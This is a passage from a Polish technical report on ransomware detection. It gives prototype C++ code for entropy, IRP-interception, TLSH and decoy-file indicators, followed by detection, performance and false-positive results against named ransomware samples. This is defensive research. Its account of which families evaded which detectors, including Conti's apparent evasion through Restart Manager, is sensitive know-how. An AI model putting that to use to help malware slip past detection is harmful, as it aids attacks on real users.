            res = dAverageWriteEntropy - dAverageReadEntropy;
            threshold = ENTROPY_THRESHOLD(dAverageReadEntropy);
```

```
            return dAverageWriteEntropy - dAverageReadEntropy >
ENTROPY_THRESHOLD(dAverageReadEntropy);
        }

        res = dAverageWriteEntropy;
        threshold = WRITE_ENTROPY_TRIGGER;

        return dAverageWriteEntropy > WRITE_ENTROPY_TRIGGER;
    }
```

Kod źródłowy 24. Kod aktywujący poziom ostrzegawczy, kiedy dla określonej liczby plików nastąpi zmiana poziomu losowości.

```
double CalculateShannonEntropy(PVOID pvBuffer, size_t cbBuffer)
{
    ULONG pAlphabet[256] = {};

    BYTE* pData = (BYTE*)pvBuffer;

    size_t cbData = 0;
    for (;;)
    {
        if (cbData >= cbBuffer)
        {
            ASSERT(cbData == cbBuffer);
            break;
        }

        UCHAR uIndex = pData[cbData];
        ASSERT(uIndex < 256);
        pAlphabet[uIndex]++;

        cbData++;
    }

    double dEntropy = 0.0;
    for (int i = 0; i < 256; i++)
    {
        if (pAlphabet[i] != 0)
        {

            double dTemp = (double)pAlphabet[i] / (double)cbData;
            dEntropy += (-1) * dTemp * log2(dTemp);
        }
    }

    return dEntropy;
}
```

Kod źródłowy 25. Funkcja obliczająca entropię Shannon'a.

```
FILETIME lpLastWriteTime;
if (!GetFileTime(hFile, NULL, NULL, &lpLastWriteTime)) {
    return;
}
if (CompareFileTime(&fileLastWriteTime, &lpLastWriteTime) != 0) {
    this->CompareDistances(pProcess, hFile);
    fileLastWriteTime = lpLastWriteTime;
}
```

Kod źródłowy 26. Sprawdzenie, czy nastąpiła zmiana czasu modyfikacji pliku.

Powyższy kod weryfikuje czy nie nastąpiła zmiana czasu modyfikacji pliku. Jeżeli nastąpiła zmiana czasu modyfikacji, wskaźnik sprawdza, czy nastąpiła zmiana poziomu losowości.

```
HRESULT FSDIrpSniffer(PVOID pvContext)
{
    HRESULT hr = S_OK;

    THREAD_CONTEXT* pContext = static_cast<THREAD_CONTEXT*>(pvContext);
    RETURN_IF_FAILED_ALLOC(pContext);

    CFSDPortConnector* pConnector = pContext->pConnector;
```

```
    ASSERT(pConnector != NULL);

    CFSDDynamicByteBuffer pBuffer;
    hr = pBuffer.Initialize(1024*MB);
    RETURN_IF_FAILED(hr);

    size_t cTotalIrpsRecieved = 0;
    while (!pContext->fExit)
    {
        FSD_MESSAGE_FORMAT aMessage;
        aMessage.aType = MESSAGE_TYPE_QUERY_NEW_OPS;

        BYTE* pResponse = pBuffer.Get();
        DWORD dwReplySize = numeric_cast<DWORD>(pBuffer.ReservedSize());
        hr = pConnector->SendMessage((LPVOID)&aMessage, sizeof(aMessage), pBuffer.Get(),
&dwReplySize);
        RETURN_IF_FAILED(hr);

        if (dwReplySize == 0)
        {
            continue;
        }

        FSD_OPERATION_DESCRIPTION* pOpDescription =
((FSD_QUERY_NEW_OPS_RESPONSE_FORMAT*)(PVOID)pResponse)->GetFirst();
        size_t cbData = 0;
        size_t cCurrentIrpsRecieved = 0;
        for (;;)
        {
            if (cbData >= dwReplySize)
            {
                ASSERT(cbData == dwReplySize);
                break;
            }

            try
            {
                ProcessIrp(pOpDescription, pContext);
            }
            catch (...)
            {
                printf("Exception in ProcessIrp!!!\n");
                return S_OK;
            }

            cbData += pOpDescription->PureSize();
            cCurrentIrpsRecieved++;
            pOpDescription = pOpDescription->GetNext();
        }

        cTotalIrpsRecieved += cCurrentIrpsRecieved;

        printf("Total IRPs: %Iu Current Irps: %Iu Recieve size: %Iu Buffer size: %Iu Buffer
utilization: %.2lf%%\n",
            cTotalIrpsRecieved, cCurrentIrpsRecieved, cbData, pBuffer.ReservedSize(),
((double)cbData / pBuffer.ReservedSize() ) * 100);

        if (pBuffer.ReservedSize() < MAX_BUFFER_SIZE && cbData >= pBuffer.ReservedSize()*2/3)
        {
            pBuffer.Grow();
        }

        if (cbData < pBuffer.ReservedSize()/10)
        {
            Sleep(1000);
        }

        LARGE_INTEGER aCurrent;
        QueryPerformanceCounter(&aCurrent);

        LONGLONG llTimeDiff = gLastKill.QuadPart - aCurrent.QuadPart;
        double dftDuration = (double)llTimeDiff * 1000.0 / (double)gFrequency.QuadPart;

        if (dftDuration > TIME_AFTER_KILL_BEFORE_REMOVE)
        {
            for (ULONG uPid : gKilledPids)
            {
```

```
                gProcesses.erase(uPid);
            }
        }

        if (g_fClearHistory)
        {
            gProcesses.clear();
            gFiles.clear();

            g_fClearHistory = false;
        }

        if (g_cPrintFrequency != 0)
        {
            auto it = gProcesses.find(g_uPid);
            ASSERT(it != gProcesses.end());
            it->second.SetPrintFrequency(g_cPrintFrequency);

            g_cPrintFrequency = 0;
        }
    }

    return S_OK;
}
```

Kod źródłowy 27. Funkcja przechwytująca wybrane żądania IRP - tryb jądra.

Powyższy kod źródłowy prezentuje funkcję, która przechwytuje wybrane żądania IRP kierowanie do systemu plików. Funkcja ta wykorzystywana jest przez wskaźnik zmiany poziomu losowości danych, wskaźnik zmiany klasy abstrakcji danych, wskaźnik dostępu do pułapek honeypot oraz wskaźnik zmian pułapek honeypot.

Poniżej zaprezentowano wybrane fragmenty z kodu źródłowego wskaźnika zmiany klas abstrakcji danych.

```
bool CProcess::didFileDistanceTrigger(double& res, double& threshold) {
        threshold = FILE_DISTANCE_RATIO_THRESHOLD;
        ASSERT(cFileDistanceCalculated >= cFileDistanceExceed);
        if (cFileDistanceCalculated == 0) {
                res = 0;
                return false;
        }
        res = (double)cFileDistanceExceed / (double)cFileDistanceCalculated;
        threshold = FILE_DISTANCE_RATIO_THRESHOLD;
        if (res > threshold) {
                return true;
        } else if (cFileDistanceExceed > FILE_DISTANCE_COUNT_THRESHOLD) {
                res = (double)cFileDistanceExceed;
                threshold = FILE_DISTANCE_COUNT_THRESHOLD;
                return true;
        }
        return false;
}
```

Kod źródłowy 28. Kod aktywujący poziom ostrzegawczy, kiedy nastąpi zmiana klasy abstrakcji.

```
void CFileInformation::CalculateDistances(CProcess* pProcess) {
        char logInfo[1024];
        sprintf(logInfo, "Calculating distances of %ls", wszFileName.c_str());
        logger.debugLog(DISTANCE_CALCULATION, logInfo);

        CAutoHandle hFile;
        HRESULT hr = UtilTryToOpenFileW(&hFile, wszFileName.c_str(), 10);
        if (hr == E_FILE_NOT_FOUND) {
                fCheckForDelete = true;
                return;
        }
        VOID_IF_FAILED_EX(hr);
```

```
        FILETIME lpLastWriteTime;
        if (!GetFileTime(hFile, NULL, NULL, &lpLastWriteTime)) {
               return;
        }
        fileLastWriteTime = lpLastWriteTime;

    CAutoArrayPtr<BYTE> pBuffer = new BYTE[DIGEST_SIZE];
    VOID_IF_FAILED_ALLOC(pBuffer);

    DWORD dwRead = DIGEST_SIZE;
    hr = UtilReadFile(hFile, pBuffer.Get(), &dwRead);
    VOID_IF_FAILED_EX(hr);

    sprintf(logInfo, "File size while dist calculating %ls: %d", wszFileName.c_str(), dwRead);
    logger.debugLog(FILE_INFO, logInfo);

    if (dwRead < 50) {
        sprintf(msgLogArray, "File %ls size less 50, not calculating distance!",
wszFileName.c_str());
        logger.log(INFO_LEVEL, msgLogArray);
        return;
    }

    //Tlsh
    Tlsh calcObj;
    calcObj.final(pBuffer.Get(), dwRead);
    const char* tlsh_str = calcObj.getHash(1);
    strncpy(tlshHash, tlsh_str, TLSH_HASH_SIZE);

    fdistancesCalculated = true;
    pProcess->incDistancesCalculated();

    sprintf(logInfo, "Finished calculating distances of %ls", wszFileName.c_str());
    logger.debugLog(DISTANCE_CALCULATION, logInfo);
}
```

Kod źródłowy 29. Fragmenty kodu pokazujące sposób obliczania wartości funkcji TLSH.

```
void CFileInformation::RegisterAccess(FSD_OPERATION_DESCRIPTION* pOperation, CProcess*
pProcess, LPCWSTR wszScanDir) {
    // add exstension to process
    pProcess->storeFileExtension(pOperation);

    pProcess->registerFileAccess(pOperation, this, wszScanDir);

    // add process to hash
    aProcesses.insert({ pProcess->getPid() , pProcess });

    switch (pOperation->uMajorType) {
        case IRP_READ:
        {
            FSD_OPERATION_READ* pReadOp = pOperation->ReadDescription();

            if (pReadOp->fReadEntropyCalculated) {
                UpdateReadEntropy(pReadOp->dReadEntropy, pReadOp->cbRead);
                pProcess->updateReadEntropy(pReadOp->dReadEntropy, pReadOp->cbRead);
            }

            break;
        }

        case IRP_WRITE:
        {
            FSD_OPERATION_WRITE* pWriteOp = pOperation->WriteDescription();

            if (pWriteOp->fWriteEntropyCalculated) {
                UpdateWriteEntropy(pWriteOp->dWriteEntropy, pWriteOp->cbWrite);
                pProcess->updateWriteEntropy(pWriteOp->dWriteEntropy, pWriteOp->cbWrite);
            }

            break;
        }

        case IRP_CREATE:
        {
            CAutoHandle hFile;
            HRESULT hr = UtilTryToOpenFileW(&hFile, wszFileName.c_str(), 10);
```

```
            if (hr == E_FILE_NOT_FOUND) {
                fCheckForDelete = false;
                fDeleted = true;
                pProcess->deleteFile();
                break;
            }
            VOID_IF_FAILED_EX(hr);

            FILETIME fpCreatedTime;
            FILETIME fpModifiedTime;
            FILETIME fpAccessedTime;
            if (GetFileTime(hFile, &fpCreatedTime, &fpModifiedTime, &fpAccessedTime) != 0) {
                if (CompareFileTime(&fpCreatedTime, &fpModifiedTime) == 0 &&
CompareFileTime(&fpModifiedTime, &fpAccessedTime) == 0) {
                    pProcess->incFileCreate();
                }
            } else {
                DWORD dw = GetLastError();
                sprintf(msgLogArray, "(New file count)Error during file properties retrieval:
%ld", dw);
                logger.log(ERROR_LEVEL, msgLogArray);
            }

            fCheckForDelete = pOperation->fCheckForDelete;
            calculateOrCompareDistance(pProcess);
            break;
        }
        case IRP_CLEANUP:
        case IRP_CLOSE:
        {
            if (fCheckForDelete && !fDeleted) {
                HRESULT hr = S_OK;

                CAutoHandle hFile;
                hr = UtilTryToOpenFileW(&hFile, wszFileName.c_str(), 10);
                if (hr == E_FILE_NOT_FOUND) {
                    fCheckForDelete = false;
                    fDeleted = true;
                    pProcess->deleteFile();

                    break;
                }
                VOID_IF_FAILED_EX(hr);
            }

            calculateOrCompareDistance(pProcess);

            break;
        }

        case IRP_SET_INFORMATION:
        {
            fCheckForDelete = pOperation->fCheckForDelete;
            break;
        }

        case IRP_QUERY_INFORMATION:
        {
            break;
        }

        case IRP_DIRECTORY_CONTROL:
        {
            break;
        }

        case IRP_RELEASE_FOR_SECTION_SYNCHRONIZATION:
        {
            break;
        }

        case IRP_ACQUIRE_FOR_SECTION_SYNCHRONIZATION:
        {
            break;
        }

        default:
```

```
        {
            ASSERT(false);
        }
    }
}
```

Kod źródłowy 30. Funkcja analizująca przechwycone żądania IRP - tryb użytkownika.

Poniżej zaprezentowano wybrane fragmenty z kodu źródłowego wskaźnika dostępu do pułapek honeypot.

```
BOOL CheckDecoyFile(LPWSTR fileNameLPWSTR)
{
    int charStrLength = WideCharToMultiByte(CP_UTF8, 0, fileNameLPWSTR, -1, nullptr, 0,
nullptr, nullptr);
    char* charStr = new char[charStrLength];
    WideCharToMultiByte(CP_UTF8, 0, fileNameLPWSTR, -1, charStr, charStrLength, nullptr,
nullptr);

    for (int i = 0; i < dfList.decoyCount; i++)
    {
        if (!_stricmp(charStr, dfList.decoyFiles[i]))
        {
            delete[] charStr;
            return TRUE;
        }
    }
    delete[] charStr;
    return FALSE;
}
```

Kod źródłowy 31. Sprawdzenie, czy nastąpiła próba dostępu do pliku typu decoy file.

IX.9 Wyniki testów

Korzystając z prototypowych implementacji wskaźników detekcji aktywności oprogramowania ransomware, przeprowadzone zostały testy skuteczności ich działania. Testy przeprowadzone zostały w kontrolowanym środowisku symulującym rzeczywisty system komputerowy. Środowisko pracowało w oparciu o mechanizm wirtualizacji Oracle VirtualBox[129]. Na środowisku testowym zainstalowany został system operacyjny Windows 10 oraz wyłączone zostały systemowe mechanizmy bezpieczeństwa takie jak np. Windows Defender.

Testy skuteczności zaimplementowanych wskaźników przeprowadzone zostały z wykorzystaniem zestawu wersji oprogramowania ransomware:

- Maoloa
- Ryuk
- DarkSide
- WannaCry
- REvil
- Conti[130]
- Maze[131]
- LockBit[132]
- Sodinokibi[133]
- Cuba
- Nefilim[134]
- AvosLocker
- HelloKitty[135]
- Dharma

[129] VirtualBox, Oracle, https://www.virtualbox.org
[130] Conti, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.conti, (dostęp 09.2023)
[131] Maze, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maze, (dostęp 09.2023)
[132] LockBit, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.lockbit, (dostęp 09.2023)
[133] Sodinokibi, EnigmaSoft, https://www.enigmasoftware.com/pl/sodinokibiransomware-usuwanie/, (dostęp 09.2023)
[134] Nefilim, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.nefilim, (dostęp 09.2023)
[135] HelloKitty, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.hellokitty, (dostęp 09.2023)

- MedusaLocker[136]
- Chaos[137]
- GlobeImposter[138]
- Petya[139]
- Locky[140]
- NetWalker[141]
- LockerGoga[142]
- KeyPass[143]

Wskaźniki oznaczone kolorem nie były używane na wcześniejszych etapach pracy. Dzięki temu przeprowadzone zostały testy skuteczności wskaźników w przypadku wykrywania nieznanych wcześniej wersji oprogramowania ransomware

[136] MedusaLocker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.medusalocker, (dostęp 09.2023)
[137] Chaos, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.chaos, (dostęp 09.2023)
[138] GlobeImposter, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.globeimposter, (dostęp 09.2023)
[139] Petya, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.petya, (dostęp 09.2023)
[140] Locky, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.locky, (dostęp 09.2023)
[141] NetWalker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.mailto (dostęp 09.2023)
[142] LockerGoga, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.lockergoga, (dostęp 09.2023)
[143] KeyPass, Securelist by Kaspersky, https://securelist.com/keypass-ransomware/87412/, (dostęp 09.2023)

Ransomware	Skrót próbki	Wykryty przez wskaźniki honeypot	Wykryty przez wskaźniki losowości i klas abstrakcji	Wykryty (bez uwzględnia wskaźników analizujących API)	Zebrane statystki przez wskaźniki analizujące wywołania API
Maoloa	d7f19de8eb2461c635c0170448a58a1ec6e6de014b4410883f87d0b5d7868e65	TAK	TAK	TAK	TAK
Ryuk	bf575ce1c9425bc44f5cabbc34366e0e92ef369db0a8b69942c5bdb1cca9b800	TAK	TAK	TAK	TAK
DarkSide	243dff06fc80a049f4fb37292f8b8def0fce29768f345c88ee10699e22b0ae60	TAK	TAK	TAK	TAK
WannaCry	c1aa3e51afee0bd1358018badcb31484d0c4d743281b350fee18ef4bf102891f	TAK	**NIE**	TAK	TAK
REvil	0c10cf1b1640c9c845080f460ee69392bfaac981a4407b607e8e30d2ddf903e8	TAK	TAK	TAK	TAK
JigsawLocker	615d9d4fe030c0f34589c63b31e865e2e28267bdaa1ec6df6a3632ec54911209	TAK	**NIE**	TAK	TAK
Conti	139a8bb2c5537190e747d2f651b423147018fd9a9a21bb36281d4ce1c61727c1	**NIE**	**NIE**	**NIE**	TAK
Maze	6a22220c0fe5f578da11ce22945b63d93172b75452996defdc2ff48756bde6af	TAK	TAK	TAK	TAK

Ransomware	Skrót próbki	Wykryty przez wskaźniki honeypot	Wykryty przez wskaźniki losowości i klas abstrakcji	Wykryty (bez uwzględnia wskaźników analizujących API)	Zebrane statystki przez wskaźniki analizujące wywołania API
LockBit	4bb152c96ba9e25f293bbc03c607918a4452231087053a8cb1a8accb1acc92fd	TAK	TAK	TAK	TAK
Sodinokibi	2f00cd865ea857a2d9d399385c408e99f9daaa1b6c193f2195393bd459524b3e	TAK	TAK	TAK	TAK
Cuba	33352a38454cfc247bc7465bf177f5f97d7fd0bd220103d4422c8ec45b4d3d0e	TAK	TAK	TAK	TAK
Nefilim	fb3f622cf5557364a0a3abacc3e9acf399b3631bf3630acb8132514c486751e7	TAK	TAK	TAK	TAK
AvosLocker	43b7a60c0ef8b4af001f45a0c57410b7374b1d75a6811e0dfc86e4d60f503856	TAK	TAK	TAK	TAK
HelloKitty	9a7daafc56300bd94ceef23eac56a0735b63ec6b9a7a409fb5a9b63efe1aa0b0	TAK	TAK	TAK	TAK
Dharma	42732ad450696b816913753fa9f53b52ac10922a1df1b5795693db77d532ffbc	TAK	**NIE**	TAK	TAK
MedusaLocker	0abb4a302819cdca6c9f56893ca2b52856b55a0aa68a3cb8bdcd55dcc1fad9ad	**NIE**	TAK	TAK	TAK

Ransomware	Skrót próbki	Wykryty przez wskaźniki honeypot	Wykryty przez wskaźniki losowości i klas abstrakcji	Wykryty (bez uwzględnia wskaźników analizujących API)	Zebrane statystki przez wskaźniki analizujące wywołania API
Chaos	98e6fe0dfa72dfd322bfbddc7bdd6813f339fc3d88bccb2dbc2ed6cb487b90e4	**NIE**	TAK	TAK	TAK
GlobeImposter	1532bba40b917d274d0b3dc2b27c5feacae985ba425f3cffcb5e963e20af5bcb	TAK	TAK	TAK	TAK
Petya	389a7d395492c2da6f8abf5a8a7c49c3482f7844f77fe681808c71e961bcae97	TAK	TAK	TAK	TAK
Locky	df255af635a2dde04c031db95862f11e1bf44fe5cfc10d3b20bd4678ed818567	TAK	TAK	TAK	TAK
NetWalker	2520b15068fa108c947db179377c6b462f2c4f47037168bf8c69fcb668cb11a8	TAK	TAK	TAK	TAK
LockerGoga	3b200c8173a92c94441cb062d38012f6	TAK	TAK	TAK	TAK
KeyPass	ee74c63faa2eb9709b1d738762e28072aece2e7b9eeffc5913eb6a5fd1564752	TAK	TAK	TAK	TAK

IX.10 Analiza uzyskanych wyników testów

Testy zostały przeprowadzone na prototypowych implementacjach wskaźników. W związku z tym w implementacjach tych zabrakło m.in. częściowej obsługi sterowania w przypadku nieudanego wywołania funkcji systemowych, wystąpienia sytuacji awaryjnych (np. wyjątek), itp. Uzyskane wyniki testów, zarówno dla próbek używanych w trakcie wcześniejszych prac, jak również dla nieznanych wersji ransomware, pokazują, że:

- Poziom wykrycia aktywnego ataku ransomware przez wskaźnik dostępu do pułapek honeypot oraz wskaźnik zmian pułapek honeypot wyniósł 87%.
- Poziom wykrycia aktywnego ataku ransomware przez wskaźnik zmiany losowości danych oraz wskaźnik zmian klasy abstrakcji danych wyniósł 83%.
- Sumarycznie, poziom wykrycia aktywnego ataku ransomware przez wskaźnik dostępu do pułapek honeypot, wskaźnik zmian pułapek honeypot, wskaźnik zmiany losowości danych oraz wskaźnik zmian klasy abstrakcji wyniósł 96%.
- Jedyną niewykrytą przez wskaźnik dostępu do pułapek honeypot, wskaźnik zmian pułapek honeypot, wskaźnik zmiany losowości danych oraz wskaźnik zmian klasy abstrakcji była próbka oprogramowania ransomware z rodziny Conti.
- Wskaźniki monitorowania wywołań API zebrały dane ze 100% analizowanych próbek.

Analizując przyczynę, dla której wskaźnik dostępu do pułapek honeypot, wskaźnik zmian pułapek honeypot, wskaźnik zmiany losowości danych oraz wskaźnik zmian klasy abstrakcji nie wykrył aktywności Conti, okazało się, że oprogramowanie Conti przed zaszyfrowaniem pliku weryfikuje, czy jakiś inny proces nie korzysta z niego w danym momencie. Jeżeli korzysta, to Conti za pomocą funkcjonalności mechanizmu Restart Manager[144] zatrzymuje ten proces. Nie przeprowadzając dalszych analiz tego przypadku, można wstępnie założyć, że to właśnie było przyczyną niewykrycia ataku Conti. W przypadku produkcyjnej implementacji wskaźników oraz zastosowania technik obronnych w mechanizm detekcji ransomware, w ramach którego będą działały wskaźniki, próbka Conti powinna zostać wykryta.

[144] Restart Manager, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/rstmgr/restart-manager-portal, (dostęp 10.2023)

Dodatkowo należy zwrócić uwagę na fakt, iż poziom wykrycia 96% został osiągnięty bez udziału sześciu wskaźników odpowiedzialnych za monitorowanie wywołań wybranych funkcji API systemu Windows. Wskaźniki te zebrały dane ze wszystkich próbek. Ustawienie zatem odpowiednich wartości dla poziomów weryfikacji negatywnej oraz poziomów ostrzegawczych powinno, nawet bez wprowadzania dodatkowych mechanizmów ochronnych i implementacji produkcyjnej, pozwolić na skuteczne wykrycie również ataku oprogramowania Conti, czyli osiągnięcia poziomu wykrywalności 100% dla testowanych wersji oprogramowania ransomware.

IX.11 Wyniki testów efektywności

W rozdziale tym przedstawione zostały uzyskane wyniki testów efektywności działania opracowanego rozwiązania. Celem przeprowadzenia tych testów było oszacowanie ogólnego spadku wydajności systemu operacyjnego po włączeniu zaimplementowanego mechanizmu wykrywania aktywności oprogramowania ransomware. Testy przeprowadzone zostały na dwóch maszynach wirtualnych pracujących w środowisku wirtualnym VirtualBox.

Specyfikacja pierwszej wirtualnej maszyny:

- System: Windows 10 Pro
- Wersja systemu: 22H2
- Przydzielona pamięć RAM: 6144MB
- Liczba przydzielonych rdzeni procesora: 4
- Procesor hosta: Intel I9-11980HK @ 2.60HZ 3.30GHZ

Specyfikacja drugiej wirtualnej maszyny:

- System: Windows 10 Pro
- Wersja systemu: 22H2
- Przydzielona pamięć RAM: 8192MB
- Liczba przydzielonych rdzeni procesora: 6
- Procesor hosta: AMD Ryzen 7 7800X3D 8-Core Processor 4.20 GHz

Na potrzeby realizacji testów zainstalowane zostało następujące oprogramowanie dodatkowe:

- Passmark wersja 10.2 – narzędzie do testowania wydajności komputerów, umożliwiające ocenę szybkości różnych komponentów, takich jak procesor (CPU), pamięć RAM czy dysk twardy. Program przeprowadza szczegółowe testy, a wyniki sumuje w ogólny wskaźnik zwany "PassMark Rating", który pozwala porównać wydajność testowanego systemu z innymi.

Test efektywności prowadzone były w następujących trybach:

- BZ - tryb bez zainstalowanych narzędzi do monitorowania aktywności oprogramowania ransomware.
- IRPDF - tryb z zainstalowanymi narzędziami do monitorowania aktywności oprogramowania ransomware. W trybie tym narzędzia były włączone w zakresie monitorowania aktywności dyskowych oraz mechanizmu obsługi pułapek honeypot.
- ALL - tryb z zainstalowanymi narzędziami do monitorowania aktywności oprogramowania ransomware. W trybie tym narzędzia były włączone w zakresie monitorowania aktywności dyskowych, mechanizmu obsługi pułapek honeypot oraz mechanizmu monitorowania wywołań API systemu Windows.

Poniższa tabela prezentuje wyniki uzyskane na pierwszej maszynie wirtualnej.

Tryb	CPU	% wyniku BZ	Pamięć RAM	% wyniku BZ	Dysk twardy	% wyniku BZ
BZ	7668	100 %	1744	100 %	5339	100 %
IRPDF	6022	**79 %**	1357	**78 %**	3268	**61 %**
ALL	4226	**55 %**	1320	**76 %**	3067	**57 %**

Poniższa tabela prezentuje wyniki uzyskane na drugiej maszynie wirtualnej.

Tryb	CPU	% wyniku BZ	Pamięć RAM	% wyniku BZ	Dysk twardy	% wyniku BZ
BZ	11730	100 %	2977	100 %	3625	100 %
IRPDF	9911	**84 %**	2582	**87 %**	2615	**72 %**
ALL	9904	**84 %**	2526	**85 %**	2083	**57 %**

IX.12 Analiza uzyskanych wyników testów efektywności

Testy zostały przeprowadzone na prototypowych implementacjach wskaźników. W związku z tym w implementacjach tych zabrakło m.in. optymalizacji związanych z czasem wykonywania kodu, sposobem wykorzystywania oraz zarządzania zasobami systemowymi czy też optymalizacji związanych z wartościami parametrów używanych w procesie kompilowania oraz linkowania kodów źródłowych. Uzyskane wyniki testów, pokazują, że:

- Po włączeniu wskaźników związanych z obsługą dyskową oraz pułapkami honeypot odnotowano spadek wydajności procesora (CPU) o 21 % na pierwszej wirtualnej maszynie (Intel I9) oraz o 16 % na drugiej wirtualnej maszynie (AMD Ryzen 7).
- Po włączeniu wskaźników związanych z obsługą dyskową oraz pułapkami honeypot odnotowano spadek wydajności pamięci operacyjnej (RAM) o 22 % na pierwszej wirtualnej maszynie (Intel I9) oraz o 13 % na drugiej wirtualnej maszynie (AMD Ryzen 7).
- Po włączeniu wskaźników związanych z obsługą dyskową oraz pułapkami honeypot odnotowano spadek wydajności pamięci stałej (dysk twardy) o 39 % na pierwszej wirtualnej maszynie (Intel I9) oraz o 28 % na drugiej wirtualnej maszynie (AMD Ryzen 7).
- Po włączeniu wszystkich zaimplementowanych wskaźników odnotowano spadek wydajności procesora (CPU) o 45 % na pierwszej wirtualnej maszynie (Intel I9) oraz o 16 % na drugiej wirtualnej maszynie (AMD Ryzen 7).
- Po włączeniu wszystkich zaimplementowanych wskaźników odnotowano spadek wydajności pamięci operacyjnej (RAM) o 24 % na pierwszej wirtualnej maszynie (Intel I9) oraz o 15 % na drugiej wirtualnej maszynie (AMD Ryzen 7).
- Po włączeniu wszystkich zaimplementowanych wskaźników odnotowano spadek wydajności pamięci stałej (dysk twardy) o 43 % zarówno na pierwszej (Intel I9) oraz drugiej wirtualnej maszynie (AMD Ryzen 7).

Uzyskane wyniki prezentują dużą różnicę w ogólnym spadku wydajności pomiędzy wirtualnymi maszynami. Przykładowo, spadek wydajności CPU (przy włączonych wszystkich elementach rozwiązania) wyniósł 16 % na platformie AMD oraz 45 % na platformie Intel. Różnice te być może wynikają z samego sposobu obsługi procesorów Intel oraz AMD przez środowisko wirtualizacji VirtualBox. Podobna sytuacja ma miejsce w przypadku wydajności

pamięci RAM - 15 % na platformie AMD, 24 % na platformie Intel. Wydajność pamięci stałej (dysk twardy) w obu przypadkach spadła o 43 %. Wynika to zapewne z faktu wykorzystania dodatkowego filtra systemowego pracujących nad sterownikiem do obsługi systemu plików NTFS. Filtr ten przechwytuje wybrane wywołania IRP kierowanie do systemu plików.

Analizując uzyskane wyniki należy pamiętać, że testy przeprowadzone zostały z wykorzystaniem prototypowych implementacji wskaźników, których głównym celem była weryfikacja poprawności działania utworzonych koncepcji wykrywania aktywności oprogramowania ransomware. Dodatkowo, z uwagi na uzyskane duże różnice w wydajności wirtualnych maszyn, kolejne testy należy przeprowadzić na fizycznym środowisku testowym.

Podsumowując:

- Należy przeprowadzić optymalizację kodu źródłowego wskaźników.
- Ponowne testy należy przeprowadzić na fizycznym środowisku testowym.

IX.13 Wyniki testów typu "false positive"

W rozdziale tym przedstawione zostały uzyskane wyniki testów typu "false positive". Testy te polegały na weryfikacji jaki wpływ na normalne działanie oprogramowania dodatkowego ma utworzony system wykrywania aktywności ransomware pracujący z włączonym mechanizmem monitorowania aktywności dyskowych, mechanizmem obsługi pułapek honeypot oraz mechanizmem monitorowania wywołań API systemu Windows.

Głównym celem przeprowadzenia tych testów była weryfikacja, czy podczas normalnej pracy z oprogramowaniem dodatkowym, nie zostanie nieprawidłowo wykryty trwający atak ransomware - tzw. "false positive". Testy przeprowadzone zostały w środowisku wirtualnym VirtualBox.

Specyfikacja testowej wirtualnej maszyny:

- System: Windows 10 Pro
- Wersja systemu: 22H2
- Przydzielona pamięć RAM: 8192MB
- Liczba przydzielonych rdzeni procesora: 6
- Procesor hosta: AMD Ryzen 7 7800X3D 8-Core Processor 4.20 GHz

Na potrzeby realizacji testów wykorzystane zostało następujące oprogramowanie:

- WinRAR.
- 7Zip.
- Windows Defender.
- Avast Antivirus.
- Avira Antivirus.
- Szyfrowanie w systemie Windows 10.

Poniższa tabela prezentuje uzyskane wyniki testów.

Aplikacja	Przebieg testu	Wynik testu
WinRAR	Folder zawierający ok. 6GB danych został poddany kompresji do archiwum .rar. Użyta została opcja szyfrowania z hasłem oraz szyfrowania nazw plików.	Proces programu WinRAR nie został wykryty jako szkodliwy.
WinRAR	Folder zawierający ok. 6GB danych został poddany kompresji do archiwum .zip. Użyta została opcja szyfrowania z hasłem. Przetestowano zarówno domyślny jak i klasyczny tryb szyfrowania ZIP.	Proces programu WinRAR nie został wykryty jako szkodliwy.
7Zip	Folder zawierający ok. 6GB danych został poddany kompresji do archiwum .zip. Użyta została opcja szyfrowania z hasłem.	Proces programu 7Zip nie został wykryty jako szkodliwy.
Windows Defender	Uruchomiony został proces pełnego skanowania systemu.	Proces programu Windows Defender (m. in. „MsMpEng.exe”) został wykryty jako szkodliwy - "false positive".
Avast Antivirus	Uruchomiony został proces pełnego skanowania systemu.	Proces programu Avast Antivirus nie został wykryty jako szkodliwy.
Avira Antivirus	Uruchomiony został proces pełnego skanowania systemu.	Proces programu Avira „endpointprotection.exe” został wykryty jako szkodliwy - "false positive".

Szyfrowanie systemowe	Folder zawierający ok. 6GB danych został zaszyfrowany funkcją systemu Windows poprzez zastosowanie odpowiedniego atrybutu folderu.	Proces nie został wykryty jako szkodliwy.

Dodatkowo, podczas przeprowadzania powyższych testów mechanizm nieprawidłowo oznaczył poniższe procesy jako szkodliwe (alarmy typu "false positive"):

- RuntimeBroker.exe.
- SecurityHealthSystray.exe.
- MicrosoftEdgeUpdate.exe.
- Sihost.exe.
- cleanmgr.exe.

IX.14 Analiza uzyskanych wyników testów typu "false positive"

Testy zostały przeprowadzone na prototypowych implementacjach wskaźników. W związku z tym w implementacjach tych zabrakło m.in. mechanizmów wykluczania wybranych procesów oraz zainstalowanego oprogramowania (np. mechanizm tzw. białej listy procesów/programów). W związku z tym weryfikacji podlegały wszystkie procesy uruchomione w testowanym systemie. Uzyskane wyniki testów, pokazują, że:

- Kompresowanie dużej ilości danych nie powoduje alarmów typu "false positive".
- Kompresowanie i szyfrowanie dużej ilości danych nie powoduje alarmów typu "false positive".
- Szyfrowanie (z wykorzystaniem mechanizmów systemowych) nie powoduje alarmów typu "false positive".
- Dwa z trzech testowanych programów antywirusowych zostały błędnie oznaczone jako szkodliwe ("false positive"). Alarm wyzwolony został przez mechanizm pułapek honeypot podczas próby skanowania plików pułapek.
- Podczas testów zgłoszonych zostało kilka dodatkowych alarmów "false positive" dla procesów systemowych niezwiązanych bezpośrednio z realizowanymi procedurami testowymi.

